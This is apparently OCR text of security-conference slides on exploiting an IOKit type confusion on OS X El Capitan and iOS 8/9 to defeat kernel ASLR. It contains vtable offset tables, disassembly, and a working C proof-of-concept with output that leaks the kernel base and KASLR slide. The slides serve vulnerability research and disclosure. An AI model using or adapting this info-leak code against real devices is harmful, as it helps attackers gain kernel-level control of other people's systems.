
```
__int64 *__fastcall OSMetaClass::getMetaClass(OSMetaClass *this)
{
  return &qword_FFFFFF8000AD5908;
}
```

Exploitation on EI Capitan: Info Leak

- On EI Capitan
  - Offset 0x938 is within the range of IOUserClient vtable
  - Bad news: No user client in EI Capitan implements getExternalAsyncMethodForIndex
  - Can use non-userclient object to confuse but it is tough

Exploitation on El Capitan: Info Leak

- Type confusion is platform-specific
  - Have a try on iOS?
- On iOS 8, IOHIDResourceDeviceUserClient::_handleReport is at vtable + 0x3b4
  - AppleCredentialManager has the shortest UserClient vtable (no self function implemented)
  - Not able to reach getMetaClass because of 0x10 byte alignment



Exploitation on El Capitan: Info Leak

- What is OSMetaClass::release
  - Empty function!
  - Good news for arm/arm64
  - this pointer can be leaked (R0/X0 is used for 1st parameter AND return value)
  - But kslide still not leaked

```
8030C018
8030C018 ; _DWORD OSMetaClass::release(OSMetaClass *__hidden this)
8030C018                 EXPORT __ZNK11OSMetaClass7releaseEv
8030C018 __ZNK11OSMetaClass7releaseEv            ; DATA XREF: __DATA:__const:80
8030C018                                         ; __DATA:__const:803F3278↓o ..
8030C018                 BX              LR
8030C018 ; End of function OSMetaClass::release(void)
```

- All iOS 8 kernel vtable is 0x10 aligned
  - No chance to reach getMetaClass ☹

C	D	E
com.apple.driver.AppleCredentialManager	UserClient1	0x8049d0b0L
com.apple.iokit.IOReporting	UserClient1	0x804ab480L
com.apple.driver.AppleARMPlatform	UserClient1	0x804d6af0L
com.apple.driver.LSKDIOKit	UserClient1	0x8052f460L
com.apple.iokit.IOSurface	UserClient1	0x8053cba0L
com.apple.iokit.IOSurface	UserClient2	0x8053d300L
com.apple.driver.IODARTFamily	UserClient1	0x8054a280L
com.apple.driver.AppleM2ScalerCSC	UserClient1	0x8056f2a0L
com.apple.driver.FairPlayIOKit	UserClient1	0x805e74b0L
com.apple.driver.LSKDIOKitMSE	UserClient1	0x8061a550L
com.apple.driver.AppleVXD390	UserClient1	0x8063d510L
com.apple.driver.AppleMobileFileIntegrity	UserClient1	0x806aa1f0L
com.apple.iokit.IOHIDFamily	UserClient1	0x806c52f0L
com.apple.iokit.IOHIDFamily	UserClient2	0x806c8130L
com.apple.iokit.IOHIDFamily	UserClient3	0x806c8e20L
com.apple.iokit.IONetworkingFamily	UserClient1	0x80702590L
com.apple.iokit.IONetworkingFamily	UserClient2	0x80702980L
com.apple.driver.AppleIPAppender	UserClient1	0x8070d190L
com.apple.driver.AppleMultitouchSPI	UserClient1	0x8071e6e0L
com.apple.driver.DiskImages	UserClient1	0x807446a0L
com.apple.driver.AppleJPEGDriver	UserClient1	0x807655d0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient1	0x8076d5e0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient2	0x8076e1d0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient3	0x8076e990L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient4	0x8076f1f0L
com.apple.EncryptedBlockStorage	UserClient1	0x807784f0L
com.apple.EncryptedBlockStorage	UserClient2	0x807790e0L
com.apple.iokit.IOFlashStorage	UserClient1	0x8078d8f0L
com.apple.iokit.IOFlashStorage	UserClient2	0x8078e830L
com.apple.iokit.IOUSBFamily	UserClient1	0x807b1ea0L
com.apple.iokit.IOUSBFamily	UserClient2	0x807b2370L
com.apple.iokit.IOUSBFamily	UserClient3	0x807b2b40L
com.apple.iokit.IOUSBDeviceFamily	UserClient1	0x8080c670L
com.apple.iokit.IOAccessoryManager	UserClient1	0x8083eee0L
com.apple.iokit.IOAccessoryManager	UserClient2	0x8083f2d0L
com.apple.iokit.IOAccessoryManager	UserClient3	0x80841150L
com.apple.iokit.IOAccessoryManager	UserClient4	0x80841540L
com.apple.iokit.IOMikeyBusFamily	UserClient1	0x80863130L
com.apple.iokit.IOMikeyBusFamily	UserClient2	0x80863520L
com.apple.iokit.IOMikeyBusFamily	UserClient3	0x80863910L
com.apple.iokit.IOStreamAudioFamily	UserClient1	0x8086d570L

0x10 byte aligned

Exploitation on El Capitan: Info Leak

- iOS 9?
  - No alignment!!!
  - Some userclients reach OSMetaClass::release
  - Some reach OSMetaClass::getMetaClass

- Achieve both kslide leak and Feng Shui(this pointer leaked)

```
conn_main = open_service("IOHIDResource");
inputScalar[0] = 0;
kernResult = IOConnectCallMethod(conn_main,
                                 0,
                                 inputScalar,
                                 1,
                                 buf,
                                 459,
                                 outputScalar,
                                 &outputScalarCnt,
                                 outputStruct,
                                 &outputStructSize);
printf("IOHIDResource selector 0 called with result %d.\n", kernResult);
IOConnectCallMethod(conn_main, 1, 0, 0, 0, 0, 0, 0, 0, 0);
for (int i = 500; i < 1000; i ++)
{
    conn_jpeg[i] = open_service("AppleImage3NORAccess");
}
inputScalar[0] = 0;
unsigned long  leak = IOConnectCallMethod(conn_main, 2, inputScalar, 1,"hello", 5, 0, 0, 0, 0);
unsigned long kernel_base = leak - 0x45EF50;
printf("Kernel base is located at 0x%x!\n", kernel_base);
printf("KASLR slide is 0x%x!\n", kernel_base - 0x80001000);
sleep(2000);
```

```
LeoCde-iPhone:~ root# ./pocHIDResource
IOHIDResource selector 0 called with result 0.
Kernel base is located at 0x87601000!
KASLR slide is 0x7600000!
```

com.apple.driver.AppleCredentialManager	UserClient1	0x80543164L
com.apple.iokit.IOReporting	UserClient1	0x8054c458L
com.apple.driver.AppleARMPlatform	UserClient1	0x8057ca84L
com.apple.driver.LSKDIOKit	UserClient1	0x80605478L
com.apple.iokit.IOSurface	UserClient1	0x80614b28L
com.apple.iokit.IOSurface	UserClient2	0x8061526cL
com.apple.driver.IODARTFamily	UserClient1	0x80620e50L
com.apple.driver.AppleM2ScalerCSC	UserClient1	0x8064a5dcL
com.apple.driver.FairPlayIOKit	UserClient1	0x806d54a8L
com.apple.driver.LSKDIOKitMSE	UserClient1	0x8071f458L
com.apple.driver.AppleVXD390	UserClient1	0x8074b4f8L
com.apple.driver.AppleMobileFileIntegrity	UserClient1	0x80773210L
com.apple.iokit.IOHIDFamily	UserClient1	0x8078f2e4L
com.apple.iokit.IOHIDFamily	UserClient2	0x80792020L
com.apple.iokit.IOHIDFamily	UserClient3	0x80792cccL
com.apple.iokit.IONetworkingFamily	UserClient1	0x807c74c4L
com.apple.iokit.IONetworkingFamily	UserClient2	0x807c78a4L
com.apple.driver.AppleIPAppender	UserClient1	0x807d217cL
com.apple.driver.AppleMultitouchSPI	UserClient1	0x807e7744L
com.apple.driver.DiskImages	UserClient1	0x8080a66cL
com.apple.driver.AppleJPEGDriver	UserClient1	0x8082b59cL
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient1	0x808335b0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient2	0x80834170L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient3	0x80834918L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient4	0x80835150L
com.apple.EncryptedBlockStorage	UserClient1	0x8083e4bcL
com.apple.EncryptedBlockStorage	UserClient2	0x8083f054L
com.apple.iokit.IOFlashStorage	UserClient1	0x808538d8L
com.apple.iokit.IOFlashStorage	UserClient2	0x808547e0L
com.apple.iokit.IOUSBHostFamily	UserClient1	0x8089d378L
com.apple.iokit.IOUSBHostFamily	UserClient2	0x8089d810L
com.apple.iokit.IOUSBHostFamily	UserClient3	0x8089dddcL
com.apple.iokit.IOUSBDeviceFamily	UserClient1	0x8092f638L
com.apple.iokit.IOAccessoryManager	UserClient1	0x80963ea8L
com.apple.iokit.IOAccessoryManager	UserClient2	0x80964288L
com.apple.iokit.IOAccessoryManager	UserClient3	0x809660a8L
com.apple.iokit.IOAccessoryManager	UserClient4	0x80966488L
com.apple.iokit.IOMikeyBusFamily	UserClient1	0x8098a0c0L
com.apple.iokit.IOMikeyBusFamily	UserClient2	0x8098a4a4L
com.apple.iokit.IOMikeyBusFamily	UserClient3	0x8098a888L
com.apple.iokit.IOStreamAudioFamily	UserClient1	0x80994548L

Summary

- OS X kernel improves a lot in the year 2015
- New mitigations make exploitation harder
- Good vulnerability with good exploitation methodology still leads to kernel root

Acknowlegement

- Qoobee
- Marco
- nforest
- Wushi

THANK YOU